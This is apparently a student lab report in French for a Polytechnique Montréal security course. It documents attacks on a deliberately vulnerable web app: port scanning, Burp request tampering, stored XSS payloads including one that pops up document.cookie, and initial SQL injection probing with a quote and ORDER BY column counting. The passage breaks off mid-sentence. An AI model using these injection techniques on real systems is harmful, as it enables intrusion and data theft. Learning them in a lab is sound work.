


- 21/tcp: Service FTP détecté, version `vsftpd 2.3.4` open ftp vsftpd 2.3.4
- 22/tcp: Service SSH actif, version `OpenSSH 8.2p1` (Ubuntu) open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
- 3000/tcp open http Node.js (Express middleware)
- 3306/tcp open mysql MySQL 8.0.20
- Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nouveaux: HTTP et mysql.

6. Lancez Burp[3] sur votre machine kali

7. Configurez le proxy de votre navigateur pour passer à travers Burp.

8. Reconnectez-vous sur l'application web et observez les changements dans Burp. Désactivez le mode intercept.



3.2 Vulnérabilité XSS

1. Allez à la page XSS

10.0.2.7:3000/add

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

POLY MTL

-- TP1 INF4420a --

XSS

SQLi

Exec

Informations sur le produit

Nom du produit

Catégorie

Fournisseur

Prix

Ajouter

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20

2. Réactivez le mode intercept sur Burp

3. Sur la page des produits, ajoutez un nouveau produit.

The screenshot shows a web browser window with the address bar displaying `10.0.2.7:3000/add`. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The web application has a dark sidebar on the left with a 'POLY MTL' logo and navigation options: XSS, SQLi, Exec, and a highlighted icon. The main content area is titled '-- TP1 INF4420a --' and features a form titled 'Informations sur le produit'. The form contains the following fields: 'Nom du produit' (text input), 'Catégorie' (dropdown menu), 'Fournisseur' (text input), and 'Prix' (text input). A blue 'Ajouter' button is positioned below the 'Fournisseur' and 'Prix' fields. Below the form is a table with the following data:

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20

4. Observez la requête sur Burp, et passez là au serveur

The image shows two screenshots. The top screenshot is from Burp Suite, displaying an intercepted HTTP POST request to `http://10.0.2.7:3000`. The request is in 'Pretty' mode and shows the following details:

- Method: POST
- Path: /add
- Protocol: HTTP/1.1
- Host: 10.0.2.7:3000
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 53
- Origin: http://10.0.2.7:3000
- Connection: close
- Referer: http://10.0.2.7:3000/add
- Upgrade-Insecure-Requests: 1
- Body: `name=Deuxieme&cat=laptop&fournisseur=Lenovo&prix=1599`


The bottom screenshot shows a web application interface with a dark sidebar and a light main area. The sidebar has a 'POLY MTL' logo and a list of tools: XSS, SQLi, Exec, and a cursor icon. The main area has a title '`-- TP1 INF4420a --`' and a user profile icon. Below the title is a form titled 'Informations sur le produit' with the following fields:

- Nom du produit:
- Catégorie:
- Fournisseur:
- Prix:
- Ajouter:

Below the form is a table with the following data:

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	Deuxieme	laptop	Lenovo	1599

5. Ajoutez un nouveau produit, et modifiez la catégorie pour qu'elle corresponde à "Hacked" sur Burp.



6. Désactivez le mode intercept sur Burp

10.0.2.7:3000/add

-- TP1 INF4420a --

POLY MTL

XSS

SQLi

Exec

Informations sur le produit

Nom du produit

Nom du produit

Catégorie

Catégorie

Fournisseur

Prix


Fournisseur

Prix

Ajouter

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	Deuxieme	laptop	Lenovo	1599
26	Troisieme	laptop	Hacked	2400

7. Ajoutez un nouveau produit et précisez dans le nom du produit `<script>alert("xss sur le nom du produit")</script>`



8. Quel est le type de cette XSS?

Il s'agit en réalité d'une attaque XSS de type persistante (ou stockée). L'attaquant injecte un script malveillant qui est stocké dans la base de données, associé à un produit nouvellement ajouté. Ce script sera exécuté non seulement lors de l'affichage initial du produit, mais aussi chaque fois que la liste des produits sera consultée, puisqu'il est conservé en base de données. Cette persistance rend l'attaque particulièrement dangereuse, car elle impacte tous les utilisateurs accédant à la liste des produits, et non seulement la victime initiale.

Source : <https://www.acunetix.com/websitesecurity/xss/>

9. Qu'en est-il pour les autres champs? Sont-ils vulnérables? Voir les deux listings 1 & 2

Au niveau front-end, on peut implémenter des contrôles de validation pour s'assurer que l'entrée de l'utilisateur respecte le format attendu. Par exemple, on pourrait empêcher le bouton "Ajouter" d'être cliquable tant que le champ contient des caractères autres que les lettres (a-z, A-Z) et les espaces. Alternativement, on peut utiliser des **sanitizers** pour filtrer automatiquement les caractères non permis lors de la saisie. L'utilisation appropriée des en-têtes HTTP et des balises HTML sécurisées contribue également à réduire les risques d'injection de code non désiré.


De manière similaire, une vérification côté back-end est essentielle. Dès que la requête est reçue, le serveur doit valider son contenu avant d'envoyer une réponse. Si la requête contient des caractères ou chaînes de caractères suspects (comme des balises de script), une réponse d'erreur peut être envoyée pour éviter l'exécution d'un script malveillant.

10. Utilisez l'attaque XSS pour afficher les cookies (il se peut qu'il n'y en ait pas)

Nous avons ajouté un produit ayant pour nom :

```
<script>alert(document.cookie)</script>
```

et cela a produit la popup suivante :




Effectivement, la liste des cookies est vide.

11. Comment corriger cette vulnérabilité et à quel niveau (Frontend or Backend)? Justifiez votre réponse.

Il est possible de corriger cette vulnérabilité au niveau frontend, en interdisant à l'utilisateur d'entrer des données contenant des caractères spéciaux. Ainsi, il devient impossible de générer des requêtes html. Pour être plus sûr, on peut faire les vérifications et du nettoyage des entrées dans le Backend aussi.



3.3 Vulnérabilité d'injection SQL [5]

1. Allez à la Page *SQLi*



2. Réactivez le mode intercept sur Burp

3. Recherchez le produit avec l'id 24, observez la requête sur Burp, et passez là au serveur. Désactivez le mode intercept sur Burp.



4. Introduisez le caractère ' sur le champ id. À quoi correspond le message et que permet-il d'identifier?



The screenshot shows a web application interface with a sidebar on the left containing links for XSS, SQLi, Exec, and a home icon. The main content area has a header "-- TP1 INF4420a --" and a user profile icon. Below the header is a search bar with the placeholder "id #" and a "Chercher" button. A red error message box is displayed below the search bar, containing the following text:

- ER_BAD_FIELD_ERROR: Unknown column '' in 'where clause'
- SELECT * FROM produit WHERE id='


Cela provoque une erreur de syntaxe lors de la tentative de manipulation de la base de données, ce qui révèle une possibilité d'injection SQL. Cela signifie qu'il est possible d'exécuter des commandes SQL directement depuis le client, permettant potentiellement de compromettre la sécurité de la base de données.

Source : https://www.w3schools.com/sql/sql_injection.asp

5. Utilisez le champ de recherche et introduisez :

24 Order by [num]

num varie de 1 à 10. Quelle information peut-on conclure sur la table produit?



The screenshot shows the same web application interface as before. The search bar now contains the text "24 Order by 6" and the "Chercher" button is still present. A red error message box is displayed below the search bar, containing the following text:

- ER_BAD_FIELD_ERROR: Unknown column '6' in 'order clause'
- SELECT * FROM produit WHERE id=24 Order by 6


Lorsqu'un nombre supérieur à 6 est saisi, une erreur survient. Le message d'erreur indique que la table **produit** comporte 